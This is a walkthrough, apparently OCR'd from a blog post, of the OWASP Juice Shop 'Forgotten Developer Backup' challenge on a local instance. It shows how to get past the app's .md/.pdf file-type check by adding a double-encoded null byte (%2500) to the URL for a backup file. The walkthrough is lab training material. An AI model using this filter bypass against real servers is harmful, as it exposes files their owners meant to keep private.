
Sensitive Data Exposure in OWASP Juice Shop




Sensitive Data Exposure

Forgotten Developer Backup ★★★★

Access a developer's forgotten backup file.

We need to find a hidden file which contains the dev’s backup files

Go to the <url>/ftp path to check for the exposing files




localhost.com:3000/ftp/

~ / ftp /

```
quarantine              acquisitions.md     announcement_encrypted.md
coupons_2013.md.bak     eastere.gg          encrypt.pyc
incident-support.kdbx   legal.md            package.json.bak
suspicious_errors.yml
```

Here go to package.json.bak




localhost.com:3000/ftp/package.json.bak


OWASP Juice Shop (Express ^4.17.1)

```
403 Error: Only .md and .pdf files are allowed!
    at verify (/juice-shop/build/routes/fileServer.js:55:18)
    at /juice-shop/build/routes/fileServer.js:39:13
    at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
    at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)
    at /juice-shop/node_modules/express/lib/router/index.js:286:9
    at param (/juice-shop/node_modules/express/lib/router/index.js:365:14)
    at param (/juice-shop/node_modules/express/lib/router/index.js:376:14)
    at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:421:3)
    at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)
    at /juice-shop/node_modules/serve-index/index.js:145:39
    at FSReqCallback.oncomplete (node:fs:198:5)
```

Developers usually have their backup files in the package file
As seen in the page, the site is denoting error as only .md and .pdf files are allowed
So to bypass this input sanitization
use %00 which is a url encoded representation of null byte which will make the server to truncate the url and bypass



localhost.com:3000/ftp/package.json.bak%00




localhost.com:3000/ftp/package.json.bak%00

OWASP Juice Shop (Express ^4.17.1)


```
400 BadRequestError: Bad Request
    at /juice-shop/node_modules/serve-index/index.js:120:42
    at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
    at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)
    at /juice-shop/node_modules/express/lib/router/index.js:286:9
    at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:346:12)
    at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)
    at serveIndexMiddleware (/juice-shop/build/server.js:260:9)
    at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
    at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)
    at /juice-shop/node_modules/express/lib/router/index.js:286:9
    at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:346:12)
    at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)
    at /juice-shop/build/lib/antiCheat.js:72:5
    at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
    at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)
    at /juice-shop/node_modules/express/lib/router/index.js:286:9
    at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:346:12)
    at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)
    at /juice-shop/node_modules/express/lib/router/index.js:646:15
    at next (/juice-shop/node_modules/express/lib/router/index.js:265:14)
    at Function.handle (/juice-shop/node_modules/express/lib/router/index.js:175:3)
    at router (/juice-shop/node_modules/express/lib/router/index.js:47:12)
```

Encode %00 using burp suite decoder



```
%00
```


Go to enode as and select “url”



```
%00
```

```
%25%30%30
```

Add %25%30%30 to the url instead of %00




localhost.com:3000/ftp/package.json.bak%2500


packagejson.bak%00.md
4.2 KB • Done

OWASP Juice Shop (Express ^4.17.1)

Here it is the backup file is exposed



```
{
  "name": "juice-shop",
  "version": "6.2.0-SNAPSHOT",
  "description": "An intentionally insecure JavaScript Web
Application",
  "homepage": "http://owasp-juice.shop",
  "author": "Björn Kimminich <bjoern.kimminich@owasp.org>
(https://kimminich.de)",
  "contributors": [
    "Björn Kimminich",
    "Jannik Hollenbach",
    "Aashish683",
    "greenkeeper[bot]",
    "MarcRler",
    "agrawalarpit14",
    "Scar26",
    "CaptainFreak",
    "Supratik Das",
    "JuiceShopBot",
    "the-pro",
    "Ziyang Li",
    "aaryan10",
    "m4l1c3",
    "Timo Pagel",
    "..."
  ],
  "private": true,
  "keywords": [
    "web security",
    "web application security",
    "webappsec",
    "owasp",
```



You successfully solved a challenge: Forgotten Developer Backup (Access a developer's forgotten backup file.)